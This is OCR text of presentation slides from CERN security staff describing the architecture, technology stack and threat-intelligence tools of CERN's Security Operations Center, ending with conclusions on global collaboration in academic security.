
Romain.Wartel@cern.ch
Liviu.Valsan@cern.ch

System Design

- Unified platform for:
  - Data ingest
  - Storage
  - Analytics
- Multiple data access / view patterns:
  - Web based dynamic dashboards for querying and reporting
  - Command line interface
- Extensible, pluggable, modular architecture
- Data access control policies

Romain.Wartel@cern.ch
Liviu.Valsan@cern.ch

System Architecture



Romain.Wartel@cern.ch
Liviu.Valsan@cern.ch

Technology Goals

- Scale out, not up
- Integrated with the rest of the CERN IT ecosystem
- Make use of commodity hardware
- Make use of cheap, massively-scalable storage (standard SAS attached disk enclosures)
- Deployment inside OpenStack
- Configuration management done via Puppet

Romain.Wartel@cern.ch
Liviu.Valsan@cern.ch

Technologies Used at CERN

- Telemetry Capture Layer: Apache Flume
- Data Bus (Transport): Apache Kafka
- Stream Processor: Apache Spark
- Long-Term Data Store: HDFS
- Real-Time Index and Search: Apache Solr
- Visualization Platform: Hue

Romain.Wartel@cern.ch
Liviu.Valsan@cern.ch

Alternatives


- CERN's Security Operations Center shares similarities with CISCO's OpenSOC platform

- Most companies and organizations are using similar technology stacks or other big data platforms:
  - Elasticsearch / Logstash / Kibana
  - Splunk

- Trusted online group already set up for discussing SOC infrastructure (get in touch with us if you would like to join)


Romain.Wartel@cern.ch
Liviu.Valsan@cern.ch

IOC lifecycle



Romain.Wartel@cern.ch
Liviu.Valsan@cern.ch


CIF: Collective Intelligence Framework



From http://csirtgadgets.org/collective-intelligence-framework/

Romain.Wartel@cern.ch
Liviu.Valsan@cern.ch

MISP: Malware Information Sharing Platform



From https://www.circl.lu/services/misp-malware-information-sharing-platform/

Romain.Wartel@cern.ch
Liviu.Valsan@cern.ch

Future of academic security

- Security as a global issue
  - Operations, traceability, incident handling, policies
  - Increased costs foreseen (traceability, expertise)

- Global adversaries
  - Impossible to defend without dedicated experts
    - Distributed security models unlikely to work
    - Most participating organizations will most likely deal with “traceability” requests
  - Security vendors will likely participate in incidents/forensics
  - Global response
    - International collaboration
    - Threat intelligence will be a key aspect

- Target switching
  - Services will no longer be the main targets
  - Users and service managers will be

Romain.Wartel@cern.ch
Liviu.Valsan@cern.ch

Conclusions

- Paradigm shift:
  - Global issue
    - Establish a solid network of security contacts
    - Liaise with security vendors and law enforcement
  - Ultimately, people are the target

- Adversaries are now too sophisticated to deal with alone
  - Participate/invest in global trust frameworks
  - Contribute to global internet security issues
  - Commercial and government adversaries will continue to rise
  - Critical to liaise with other experts, in and outside the community

- Design our infrastructure(s) to deal with global incident response
  - Have appropriate legal, policy and technical tools
  - Remove concept of community/organization/academic/public-private boundaries

Romain.Wartel@cern.ch
Liviu.Valsan@cern.ch

www.cern.ch